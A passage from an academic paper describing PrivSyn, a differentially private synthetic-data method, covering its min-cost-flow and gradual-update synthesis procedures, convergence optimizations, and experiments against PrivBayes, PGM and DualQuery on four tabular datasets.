Given the randomly initiated dataset D_s, for each noisy marginal, we update D_s to make it consistent with the marginal. A marginal specified by a set of attributes is a frequency distribution table for each possible combination of values for the attributes. The update procedure can be modeled as a graph flow problem. In particular, given a marginal, a bipartite graph is constructed. Its left side represents the current distribution on D_s; and the right side is for the target distribution specified by the marginal. Each node corresponds to one cell in the marginal and is associated with a number. Figure 2 demonstrates an example of this flow graph. Now in order to change D_s to make it consistent with the marginal, we change records in D_s.




Figure 2: Running example of MCF. The left nodes represent current distribution from D_s; and the right nodes give the target distribution specified by the noisy marginal. The min-cost flow is to move 0.1 from adult to teenager, and 0.1 from elderly to teenager. To change the distribution, we find matching records from D_s and change their corresponding attributes.

The MCF method enforces a min-cost flow in the graph and updates D_s by changing the values of the records on the flow. For example, in Figure 2, there are two changes to D_s. First, one third of the adults needs to be changed to teenagers.

	Income	Gender	Age
v_1	high	male	teenager
v_2	high	male	adult
v_3	high	male	adult
v_4	high	male	teenager
v_5	high	female	elderly

(a) Dataset before updating.

v	$\mathsf{S}_{\{\mathrm{I,G}\}}(v)$	$\mathsf{T}_{\{\mathrm{I,G}\}}(v)$
⟨low, male,∗⟩	0.0	0.0
⟨low, female,∗⟩	0.0	0.0
⟨high, male,∗⟩	0.8	0.2
⟨high, female,∗⟩	0.2	0.8

(b) Marginal table for {Income, Gender}, where red and blue stands for over-counted and under-counted cells, respectively.

	Income	Gender	Age
v_1	high	male	teenager
v_2	high	male	adult
v_3	high	female	elderly
v_4	high	female	teenager
v_5	high	female	elderly

(c) Dataset after updating.

Figure 3: Example of the synthesized dataset before and after updating procedure. In (a), blue stands for the records to be added, and brown stands for the records to be changed. In (c), v_4 only changes income and gender attributes, while v_3 changes the whole record which is duplicated from v_5. Notice that in this example, we have $\alpha = 2.0, \beta = 0.5$ and the marginal distribution in (c) do not completely match $\mathsf{T}_{\{\mathrm{I,G}\}}(v)$ of $[0.0, 0.0, 0.2, 0.8]$; instead, it becomes $[0.0, 0.0, 0.4, 0.6]$.

Note that we change only the related attribute and keep the other attributes the same. Second, one fourth of the elderly are changed to teenager. We iterate over all the noisy marginals and repeat the process multiple times until the amount of changes is small. The intuition of using min-cost flow is that, the update operations make the minimal changes to D_s, and by changing the dataset in this minimal way, the consistency already established in D_s (with previous marginals) can be maintained. The min-cost flow can be solved by the off-the-shelf linear programming solver, e.g., [7].

When all marginals are examined, we randomly shuffle the whole dataset D_s. Since the modifying procedure would invalidate the consistency established from previous marginals, MCF needs to iterate multiple times to ensure that D_s is almost consistent with all marginals.

5.2 Gradually Update Method (GUM)

Empirically, we find that the convergence performance of MCF is not good (we will demonstrate it via experiment in Section 6). We believe that this is because MCF always changes D_s to make it completely consistent with the current marginal in each step. Doing this reduces the error of the target marginal close to zero, but increases the errors for other marginals to a large value.

To handle this issue, we borrow the idea of multiplicative update [8] and propose a new approach that Gradually Update D_s based on the Marginals; and we call it GUM. GUM also adopts the flow graph introduced by MCF, but differs from MCF in two ways: First, GUM does not make D_s fully consistent with the given marginal in each step. Instead, it changes D_s in a multiplicative way, so that if the original frequency in a cell is large, then the change to it will be more. In particular, we set a parameter α, so that for cells that have values are lower than expected (according to the target marginal), we add at most α times of records, i.e., $\min\{n^t - n^s, \alpha n^s\}$ [1], where n^t is the number in the marginal and n^s is the number from D_s. On the other hand, for cells with values higher than expected, we will reduce $\min\{n^s - n^t, \beta n^s\}$ records that satisfy it. As the total number of record is fixed, given α, β can be calculated.

Figure 3 gives a running example. Before updating, we have 4 out of 5 records have the combination $\langle high, male\rangle$, and 1 record has $\langle high, female\rangle$. To get closer to the target marginal of 0.2 and 0.8 for these two cells, we want to change 2 of the $\langle high, male\rangle$ records to be $\langle high, female\rangle$. In this example, we have $\alpha = 2.0, \beta = 0.5$ [2] and do not completely match the target marginal of 0.2 and 0.8. To this end, one approach is to simply change the Gender attribute value from male to female in these two records as in MCF. We call this a **Replace** operation. Replacing will affect the joint distribution of other marginals, such as $\{Gender, Age\}$. An alternative is to discard an existing $\langle high, male\rangle$ record, and **Duplicate** an existing $\langle high, female\rangle$ record (such as v_5 in the example). Duplicating an existing record help preserve joint distributions between the changed attributes and attributes not in the marginal. However, Duplication will not introduce new records that can better reflect the overall joint distribution. In particular, if there is no record that currently has the combination $\langle high, female, elderly\rangle$, duplication cannot be used.

Therefore, we need to use a combination of Replacement and Duplication (which is the case in Figure 3). Furthermore, once the synthesized dataset is getting close to the distribution, we would prefer Duplication to Replacement, since at that time there should be enough records to reflect the distribution and Replacement disrupts the joint distribution between attributes in a marginal and those not in it. We empirically compare different record updating strategies and validate that introducing the Duplication operation can effectively improve the convergence performance. Due to space limitation, we refer the readers to Appendix I in out technical report [55] for the experimental results.

[1] Notice that α could be greater than 1 since $n^s < n^t$. In the experiments, we always set α to be less than 1 to achieve better convergence performance.

[2] We have $\alpha = \frac{n^t - n^s}{n^s}$ for under-counted cells and $\beta = \frac{n^s - n^t}{n^s}$ for over-counted cells. The number of records for under-counted cell ⟨high, female,∗⟩ increase from 1 to 3; thus $\alpha = \frac{3-1}{1} = 2$. The number of records for over-counted cell ⟨high, male,∗⟩ decrease from 4 to 2; thus $\beta = \frac{4-2}{4} = 0.5$.

5.3 Improving the Convergence

Given the general data synthesize method, we have several optimizations to improve its utility and performance. First, to bootstrap the synthesizing procedure, we require each attribute of D_s follows the 1-way noisy marginals when we initialize a random dataset D_s.

Gradually Decreasing α. The update rate α should be smaller with the iterations to make the result converge. From the machine learning perspective, gradually decreasing α can effectively improve the convergence performance. There are some common practices [1] of setting α.

- Step decay: $\alpha = \alpha_0 \cdot k^{\lfloor \frac{t}{s} \rfloor}$, where α_0 is the initial value, t is the iteration number, k is the decay rate, and s is the step size (decrease α every s iterations). The main idea is to reduce α by some factor every few iterations.
- Exponential decay: $\alpha = \alpha_0 \cdot e^{-kt}$, where k is a hyperparameter. This exponentially decrease α in each iteration.
- Linear decay: $\alpha = \frac{\alpha_0}{1+kt}$.
- Square root decay: $\alpha = \frac{\alpha_0}{\sqrt{1+kt}}$.

We empirically evaluate the performance of different decay algorithms (refer to Appendix J in our technical report [55]) and find that step decay is preferable in all settings. The step decay algorithm is also widely used to update the step size in the training of deep neural networks [33].

Attribute Appending. The selected marginals $\mathcal{X}$ output by Algorithm 2 can be represented by a graph $\mathcal{G}$. We notice that some nodes have degree 1, which means the corresponding attributes are included in exactly one marginal. For these attributes, it is not necessary to involve them in the updating procedure. Instead, we could append them to the synthetic dataset D_s after other attributes are synthesized. In particular, we identify nodes from $\mathcal{G}$ with degree 1. We then remove marginals associated with these nodes from $\mathcal{X}$. The rest of the noisy marginals are feed into GUM to generate the synthetic data but with some attributes missing. For each of these missed attributes, we sample a smaller dataset D_s' with only one attribute, and we concatenate D_s' to D_s using the marginal associated with this attribute if there is such a marginal; otherwise, we can just shuffle D_s' and concatenate it to D_s. Note that this is a one time operation after GUM is done. No synthesizing operation is needed after this step.

Separate and Join. We observe that, when the privacy budget is low, the number of selected marginals is relatively small, and the dependency graph is in the form of several disjoint subgraphs. In this case, we can apply GUM to each subgraph and then join the corresponding attributes. The benefit of Separate and Join technique is that, the convergence performance of marginals in one subgraph would not be affected by marginals in other subgraph, which would improve the overall convergence performance.

Filter and Combine Low-count Values. If some attributes have many possible values while most of them have low counts or do not appear in the dataset. Directly using these attributes to obtain pairwise marginals may introduce too much noise. To address this issue, we propose to filter and combine the low-count values. The idea is to spend a portion of privacy budget to obtain the noisy one-way marginals. After that, we keep the values that have count above a threshold θ. For the values that are below θ, we add them up, if the total is below θ, we assign 0 to all these values. If their total is above θ, then we create a new value to represent all values that have low counts. After synthesizing the dataset, this new value is replaced by the values it represents using the noisy one-way marginal. The threshold is set as $\theta = 3\sigma$, where σ is the standard deviation for Gaussian noises added to the one-way marginals.

5.4 Putting Things Together: PrivSyn

Algorithm 3 illustrates the overall workflow of PrivSyn. We split the total privacy budget into three parts. The first part is used for publishing all 1-way marginals, intending to filter and combine the values with low count or do not exist. The second part is used to differentially privately select marginals. The marginal selection method DenseMarg consists of two components, *i.e.*, 2-way marginal selection (Algorithm 1) and marginal combine (Algorithm 2). The third part is used to obtain the noisy combined marginals. After obtaining the noisy combined marginals, we can use them to construct synthetic dataset D_s without consuming privacy budget, since this is a post processing procedure.

Algorithm 3: PrivSyn

Input: Private dataset D_o, privacy budget ρ;
Output: Synthetic dataset D_s;
1 Publish 1-way marginals using GM with $\rho_1 = 0.1\rho$;
2 Filter values with estimates smaller than 3σ;
3 Select 2-way marginals with Algorithm 1 and $\rho_2 = 0.1\rho$;
4 Combine marginals using Algorithm 2;
5 Publish combined marginals using GM with $\rho_3 = 0.8\rho$;
6 Make noisy marginals consistent;
7 Construct D_s using GUM;

6 Evaluation

In this section, we first conduct a high-level end-to-end experiment to illustrate the effectiveness of PrivSyn. Then, we evaluate the effectiveness of each step of PrivSyn by fixing other steps. As a highlight, our method consistently achieves better performance than the state-of-the-art in all steps.

6.1 Experimental Setup

Datasets. We run experiments on the following four datasets.

- **UCI Adult [9].** This is a widely used dataset for classification from the UCI machine learning repository.
- **US Accident [42].** This is a countrywide traffic accident dataset, which covers 49 states of the United States.

- **Loan [31].** This dataset contains loan data in lending club issued from 2007 to 2015.
- **Colorado [43].** This is the census dataset of Colorado State in 1940. This dataset is used in the final round of the NIST challenge [43].

The detailed information about the datasets are listed in Table 2, where the label column stands for the label used in the classification task.

Dataset	Records	Attributes	Domain	Label
Adult	48,000	15	$6 \cdot 10^{17}$	salary
US Accident	600,000	30	$3 \cdot 10^{39}$	Severity
Loan	600,000	81	$4 \cdot 10^{136}$	home_ownership
Colorado	662,000	97	$5 \cdot 10^{162}$	INCNONWG

Table 2: Summary of datasets used in our experiments.

Tasks and Metrics. We evaluate the statistical performance of the synthesized datasets on three data analysis tasks. For each data analysis task, we adopt its commonly used metric to measure the performance.

- **Marginal Release.** We compute all the 2-way marginals and use the average ℓ_1 error to measure the performance.
- **Range Query.** We randomly sample 1000 range queries, each contains 3 attributes. We use the average ℓ_1 error to measure the performance. In particular, we calculate $\frac{1}{|Q|}\sum_{q_i \in Q} |c_i - \hat{c}_i|$, where Q is the set of randomly sampled queries, c_i and $\hat{c}_i$ are the ratio of records that fall in the range of query q_i in the original dataset and synthesized dataset, respectively.
- **Classification.** We use the synthesized dataset to train an SVM classification model, and use misclassification rate to measure the performance.

Competitors. We compare each component of PrivSyn with a series of other methods, respectively.

- **Marginal Selection Methods.** We compare our proposed DenseMarg method (Algorithm 1) with PrivBayes. The computational complexity of dependency in original PrivBayes method is too high. Thus, we replace the dependency calculation part of PrivBayes by our proposed InDif metric, which we call PrivBayes(InDif). For Colorado dataset, the PGM team open sourced a set of manually selected marginals in the NIST challenge [43], which serves as an alternative competitor.
- **Noise Addition Methods.** We compare our proposed Weighted Gaussian method with Equal Laplace and Equal Gaussian methods. Both Gaussian methods use zCDP to compose, and the Laplace mechanism use the naive composition, *i.e.*, evenly allocate ε for each marginal.
- **Data Synthesis Methods.** We compare PrivSyn with PrivBayes and PGM, which use the selected marginals to estimate a graphical model, and sample synthetic records from it. Note that we have two versions of synthesis methods for PrivSyn, *i.e.*, MCF and GUM.

We also compare with a few other algorithms that do not follow the framework in Section 3.


- **DualQuery.** It generates records in a game theoretical manner. The main idea is to maintain a distribution over a workload of queries. One first samples a set of queries from the workload each time, and then generates a record that minimize the error of these queries. We refer the readers to Section 7 for detailed discussion.
- For the classification task, we have another two competitors, *i.e.*, Majority and NonPriv. Majority represents the naive method that blindly predicts the label by the majority label. Methods that perform worse than Majority means that the published dataset doesn't help the classification task, since the majority label can be outputted correctly even under very low privacy budget. NonPriv represents the method without enforcing differential privacy, it is the best case to aim for. For NonPriv, we split the original dataset into two disjoint parts, one for training and another for testing.

Experimental Setting. For PrivBayes, PGM and PrivSyn methods, we set the number of synthesized records the same as that of the original dataset. Notice that we adopt unbounded differential privacy [32] in this paper, we cannot directly access the actual number of records in the original dataset. Thus, we instead use the total count of marginals to approximate it. For DualQuery method, the number of synthesized records is inherently determined by the privacy budget, the step size and the sample size [28]. We use the same hyper-parameter settings as [28], *i.e.*, the step size is 2.0 and sample size is 1000. We illustrate the impact of the number of synthesized records on PrivSyn in Appendix K of our technical report [55]. By default, we set $\delta = \frac{1}{n^2}$ for all methods, where n is the number of records in original dataset.

All algorithms are implemented in Python 3.7 and all the experiments are conducted on a server with Intel Xeon E7-8867 v3 @ 2.50GHz and 1.5TB memory. We repeat each experiment 5 times and report the mean and standard deviation. Due to space limitation, we put the experimental results of US Accident and Colorado in the main context, and refer the readers to the results of Adult and Loan datasets to Appendix L in our technical report [55].

6.2 End-to-end Comparison

Setup. For fair comparison, we use the optimal components and hyper-parameters for all methods. Concretely, we use PrivBayes(InDif) to select marginals for PrivBayes and PGM, since they can only handle sparse marginals. Both PrivSyn and DualQuery can handle dense marginals; thus we use DenseMarg to select marginals for them. For noise addition, we use Weighted Gaussian for PrivBayes, PGM and PrivSyn. DualQuery uses a game theoretical manner to generate synthetic datasets; thus it does not need the noise addition



(a) pair-wise marginal (b) range query (c) classification

(d) pair-wise marginal (e) range query (f) classification

Figure 4: End-to-end Comparison of different dataset generation methods. PrivSyn is our proposed method.

step. For PrivBayes, PGM and DualQuery, we use the open-sourced code [2] by the author of PGM to run the experiments.

Results. Figure 4 illustrates the performance of different methods. We do not show the classification performance of DualQuery since the misclassification rate is larger than Majority and the variance is large. The experimental results show that PrivSyn consistently outperforms other methods for all datasets and all data analysis tasks.

For the pair-wise marginal task, the performance of PGM and PrivBayes is quite close to PrivSyn, meaning these two methods can effectively capture low-dimensional correlation. However, the performance of range query task and classification task are much worse than PrivSyn, since range query and classification tasks require higher dimensional correlation. PrivSyn can effectively preserve both low-dimensional and high-dimensional correlation.

The performance of DualQuery is significantly worse than other methods. The reason is that generating each record consumes a portion of privacy budget, which limits the number of records generated by DualQuery. In our experiments, the number of generated records by DualQuery is less than 300 in all settings. When the privacy budget is low, *e.g.*, $\varepsilon = 0.2$, the number of generated records is less than 50. Insufficient number of records would lead to bad performance for all three data analysis tasks.

6.3 Comparison of Marginal Selection Methods

Setup. We use Weighted Gaussian method for noise addition, and use GUM for data synthesis. For each marginal selection method, we compare their performance in both private and non-private settings. In the non-private setting, the marginal selection step do not consume privacy budget. This can serve as a baseline to illustrate the robustness of different marginal selection methods.

Results. Figure 5 illustrates the performance of different marginal selection methods. For all datasets and all data analysis tasks, our proposed DenseMarg method consistently outperforms PrivBayes(InDif). In the range query task, DenseMarg reduces the ℓ_1 error by about 50%, which is much significant than that in pair-wise marginal release task. This is because our range queries contain 3 attributes, which requires higher dimensional correlation information than pair-wise marginal (contain 2 attributes). DenseMarg preserves more higher dimensional correlation by selecting more marginals than PrivBayes(InDif).

In all settings, the performance of DenseMarg in private setting and non-private setting are very close. The reason is that DenseMarg tends to select the set of marginals with high InDif, and adding moderate level of noise is unlikely to significantly change this set of marginals. In our experiments, the overlapping ratio of the selected marginals between private setting and non-private setting is larger than 85% in most cases. This indicates that DenseMarg is very robust to noise.

6.4 Comparison of Noise Addition Methods

Setup. We compare our proposed Weighted Gaussian method with Equal Laplace and Equal Gaussian methods. Both Gaussian methods use zCDP for composition. The Laplace mechanism uses the naive composition, *i.e.*, evenly allocate ε for all marginals. All methods use DenseMarg for marginal selection and GUM for data synthesis.




Figure 5: Comparison of different marginal selection methods. DenseMarg is our proposed method. Non-private in the parenthese indicates that the marginal selection step do not consume privacy budget.

Results. Figure 6 demonstrates the performance of different noise addition methods. For all datasets and all data analysis tasks, our proposed Weighted Gaussian method consistently outperforms the other two methods. The advantage of Weighted Gaussian increases when ε is larger.

In our experiment, both Weighted Gaussian and Equal Gaussian methods use zCDP to calculate the noise variance to each marginal, the main difference is that Weighted Gaussian allocates privacy budget according to the number of cells, while Equal Gaussian evenly allocate privacy budget to all marginals. The experimental results validate our analysis in Section 4.2 that Weighted Gaussian is the optimal privacy budget allocation strategy.

6.5 Comparison of Synthesis Methods

To better understand the performance of different synthesis methods, we select marginals in a non-private setting and purely compare the performance of different synthesis methods. This is different from the end-to-end evaluation in Section 6.2 that makes all steps private. Other settings are the same as Section 6.2. We do not compare with DualQuery in this experiment since Section 6.2 has illustrated that its performance is much worse than other methods.

Results. Figure 7 shows the performance of different data synthesis methods. Both MCF and GUM exploit dense marginals selected by DenseMarg, while the performance of MCF is even worse than the PGM method and the PrivBayes method that using spare marginals. The reason is that, in each iteration, MCF enforces the synthetic dataset D_s to fully match the marginal. This would severely destroy the correlation established by other marginals. While GUM preserves the correlation of other marginals by gradually updating marginals in each iteration and using duplication technique.

Comparing Figure 4 and Figure 7, we observe that the experimental results in the private and non-private settings are similar, showing the robustness of PrivSyn. This is consistent with the results in Section 6.3.

7 Related Work

Differential privacy (DP) has been the *de facto* notion for protecting privacy. Many DP algorithms have been proposed (see [25,48] for theoretical treatments and [37] in a more practical perspective). Most of the algorithms are proposed for specific tasks. In this paper, we study the general task of generating a synthetic dataset with DP. Compared to the ad-hoc methods, this approach may not achieve the optimal utility for the specific task. But this approach is general in that given the synthetic dataset, any task can be performed, and there is no need to modify existing non-private algorithms. There are a number of previous studies focus on generating synthetic dataset in a differentially private manner. We classify them into three categoreis: graphical model based methods, game based methods and deep generative model based methods. There are also some theoretical studies that discuss the hardness of differentially private data synthesis.

Graphical Model Based Methods. The main idea is to estimate a graphical model that approximates the distribu-




Figure 6: Comparison of different noise addition methods. Weighted Gaussian is our proposed method.




Figure 7: Comparison of different synthesis methods. GUM is our proposed method.

tion of the original dataset in a differentially private way. PrivBayes [53] and BSG (the initials of the authors' last names) [12] approximate the data distribution using Bayesian Network. These methods, however, need to call Exponential Mechanism [53] or Laplace Mechanism [12] many times, making the network structure inaccurate when the privacy budget is limited; and the overall utility is sensitive to the quality of the initial selected node.

PGM [41] and JTree [15] utilize Markov Random Field to approximate the data distribution. PGM takes as input a set of predefined low-dimensional marginals, and estimates a Markov Random Field that best matches these marginals. JTree first estimates a dependency graph by setting a threshold to the mutual information of pairwise attributes, and then obtains the Markov Random Field by transforming the dependency graph into a junction tree. PGM do not provide marginal selection method in the paper [41]. JTree proposes to use SVT to select marginals; however, Lyu *et al.* [39] point out that JTree utilizes SVT in a problematic way. The main limitation of graphical model based methods is that they cannot handle dense marginals that capture more correlation information.

Game Based Methods. There are works that formulate the dataset synthesis problem as a zero-sum game [28, 29, 49]. Assume there are two players, data player and query player. MWEM [29] method solves the game by having the data player use a no-regret learning algorithm, and the query player repeatedly best responds. Dual Query [28] switches the role of the two players. Concretely, the data player in MWEM maintains a distribution over the whole data domain, and query player repeatedly use exponential mechanism to select a query that have the worse performance from a workload of queries to update data player's distribution. The main limitation of MWEM is that when the dataset domain is large (from $3 \cdot 10^{39}$ to $5 \cdot 10^{162}$ in our experiments), maintaining the full distribution is infeasible. Thus, we do not compare with MWEM in our experiments.

In contrast, the query player in Dual Query maintains a distribution over all queries. The query player each time samples a set of queries from the workload, and the data player generates a record that minimizes the error of these queries. The shortcoming is that generating each record would consume a portion of privacy budget; thus one cannot generate sufficient records as discussed in Section 6. Moreover, both methods require a workload of queries in advance, and the generated dataset is guaranteed to be similar to the original dataset with respect to the query class. This makes MWEM and Dual Query incapable of handling arbitrary kinds of tasks with satisfied accuracy. The authors of [49] improve both MWEM and DualQuery by replacing their core components; however, this work follows the same framework with MWEM and QualQuery and do not address the main limitation of them.

Deep Generative Model Based Methods. Another approach is to train a deep generative model satisfying differential privacy, and use the deep generative model to generate a synthetic dataset. The most commonly used deep generative model is the Generative Adversarial Network (GAN), and there are multiple studies focus on training GAN in a differentially private way [4, 11, 27, 46, 54]. The main idea is to utilize the DP-SGD framework [3] to add noise in the optimization procedure (i.e., stochastic gradient descent). However, the preliminary application of GAN is to generate images. Thus, the objective of GAN is to generate data records that look authentic, instead of approximating the original distribution, applying the GAN model to the current problem cannot generate a synthetic dataset with enough variations. In the NIST challenge [43], there are two teams adapting the GAN-based method to synthesize high-dimensional data, while their scores are much lower than PGM and PrivBayes. Thus, we do not compare this line of methods in our experiments.

In addition to GAN, there are also studies based on Restricted Boltzmann Machine (RBM) [26] and Variational Auto-Encoder (VAE) [6]. These methods are not as effective as GAN.

Theoretical Results. There are a series of negative theoretical results concerning DP in the non-interactive setting [17, 18, 20, 22–24, 47]. These results have been interpreted "to mean that one cannot answer a linear, in the database size, number of queries with small noise while preserving privacy" and to motivate "an interactive approach to private data analysis where the number of queries is limited to be small – sub-linear in the size n of the dataset" [18].

We point out that, theoretical negative results notwithstanding, non-interactive publishing can serve an important role in private data publishing. The negative results essentially say that when the set of queries is sufficiently broad, one cannot guarantee that all of them are answered accurately. These results are all based on query sets that are broader than the natural set of queries in which one is interested. For example, suppose the dataset is one-dimensional where each value is an integer number in domain $[m] = \{1, 2 \ldots, m\}$. These results say that one cannot answer counting queries for arbitrary subsets of $[m]$ with error less than $\Theta(\sqrt{n})$, where n is the size of the dataset. However, range queries, which are likely to be what one is interested in, can be answered with less error. Moreover, these results are all asymptotic and do not rule out useful algorithms in practice. When one plugs in actual parameters, the numbers that come out often have no bearing on practice.

8 Discussion and Limitations

In this section, we discuss the application scope and limitations of PrivSyn.

Only Applicable to Tabular Data. PrivSyn focuses on the tabular data and cannot handle other types of data such as image or streaming data. Note that other existing methods (PrivBayes, PGM and DualQuery) also have this limitation. We defer the application of PrivSyn to image dataset and sequential dataset to future work.

Miss Some Higher Dimensional Correlation. PrivSyn only considers low-degree marginals that may not capture some high-dimensional correlation information. Notice that other marginal selection methods such as PrivBayes and BSG also use low-degree marginals to approximate the high-dimensional datasets and also have this limitation. To capture higher dimensional correlation, one possibility is to consider all triple-wise marginals or higher-dimensional marginals; however, doing this may introduce too much noise for each of the marginal, resulting in inaccurate selection. In practice, low-dimensional marginals are sufficient to capture enough correlation information, as illustrated on the four real-world datasets used in our experiments.

9 Conclusion

In this paper, we present PrivSyn for publishing a synthetic dataset under differential privacy. We identify the core steps

